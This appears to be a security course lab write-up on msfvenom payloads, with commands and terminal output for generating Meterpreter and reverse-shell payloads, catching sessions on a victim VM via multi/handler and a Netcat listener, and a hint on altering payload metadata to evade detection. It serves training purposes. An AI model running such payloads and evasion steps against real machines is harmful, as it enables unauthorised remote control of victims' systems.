Module 8 - Trojans

Lab with MSFVenom (Payloads)

Download and install Windows, or use an existing setup. After finishing, check the Windows Edition on the VM.

Background:

- **Kali Linux**: Adversary
- **Windows VM**: Victim (https://cyberium.s3.eu-central-1.amazonaws.com/OS/Windows10.iso)


msfvenom command '--list-options'

- examine the 'windows/meterpreter/bind_tcp' payload and find the setting name for the target's address.
- examine the 'windows/meterpreter/reverse_tcp' payload and find the setting name for the listening address.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/bind_tcp --list-options
Options for payload/windows/meterpreter/bind_tcp:
=================


      Name: Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
    Module: payload/windows/meterpreter/bind_tcp
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 298
      Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT     4444             yes       The listen port
RHOST                      no        The target address
```

```
      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
    Module: payload/windows/meterpreter/reverse_tcp
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 296
      Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

1. Generate the payload 'windows/meterpreter/reverse_tcp' and place it on the Windows VM, then check the file's properties and find the original filename.



Hint:

- **msfvenom** is used to generate payloads for exploitation
- **exifTool** can be used in combination to manipulate the metadata in these payload-delivery files, improving the chances of bypassing detection mechanisms.


2. Execute the payload on the Windows VM, get a session, and use the Meterpreter command 'ps' to find the PPID name.

```
                                                                                  ew\Application\134.0.3124.72\msedgewebview
                                                                                  2.exe
 7848  5396  payload.exe            x86   1        NBA\Administrator             C:\Users\administrator\Downloads\payload.e
                                                                                  xe
 7864  7216  msedgewebview2.exe     x64   1        NBA\Administrator             C:\Program Files (x86)\Microsoft\EdgeWebVi
                                                                                  ew\Application\134.0.3124.72\msedgewebview
                                                                                  2.exe
 7868  2072  conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 8028  5396  msedge.exe            x64   1        NBA\Administrator             C:\Program Files (x86)\Microsoft\Edge\Appl
                                                                                  ication\msedge.exe
 8108  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe

meterpreter > get 7848
[-] Unknown command: get. Did you mean getwd? Run the help command for more details.
meterpreter > getpid 7848
Current pid: 7848
meterpreter >
```

3. Analyze the 'windows/meterpreter/reverse_https' payload and find the default configured port.

```
msf6 exploit(multi/handler) > search windows/meterpreter/reverse_https

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  payload/windows/meterpreter/reverse_https_proxy   .                normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
   1  payload/windows/meterpreter/reverse_https         .                normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)


Interact with a module by name or index. For example info 1, use 1 or use payload/windows/meterpreter/reverse_https

msf6 exploit(multi/handler) > use 1
msf6 payload(windows/meterpreter/reverse_https) > options

Module options (payload/windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_https) >
```

4. In msfconsole, execute the command 'handler -h' and find the flag for setting the LHOST.



5. Generate the payload 'linux/x86/meterpreter/reverse_tcp ' and determine its size (bytes).


6. When generating the Msfvenom payload 'linux/x86/meterpreter/reverse_tcp', which format (- f) is required to compile for Linux?

answer: -f elf

7. Upload the payload to the vulnerable Linux machine and execute it. Once connected, run the 'sessions' command in msfconsole and find the session type.

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  2         meterpreter x86/windows  NBA\Administrator @ THECHEF  192.168.28.128:4444 → 192.168.28.137:63700 (192.168.28.
                                                                 137)
```

8. Generate the Msfvenom payload 'windows/shell_reverse_tcp' and set a listener with Netcat. Upload and execute it on the Windows VM and find the output displayed once the connection is made.



9. Use the Netcat session to type 'systeminfo' and find the OS name.

```
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.28.128] from (UNKNOWN) [192.168.28.137] 63728
Microsoft Windows [Version 10.0.19045.5608]
(c) Microsoft Corporation. All rights reserved.

C:\Users\administrator\Downloads>systeminfo
systeminfo

Host Name:                 THECHEF
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Stephen Curry
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     3/17/2025, 1:20:11 AM
System Boot Time:          4/4/2025, 12:42:32 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware20,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1498 Mhz
                           [02]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1498 Mhz
BIOS Version:              VMware, Inc. VMW201.00V.24006586.B64.2406042154, 6/4/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
```

Q&A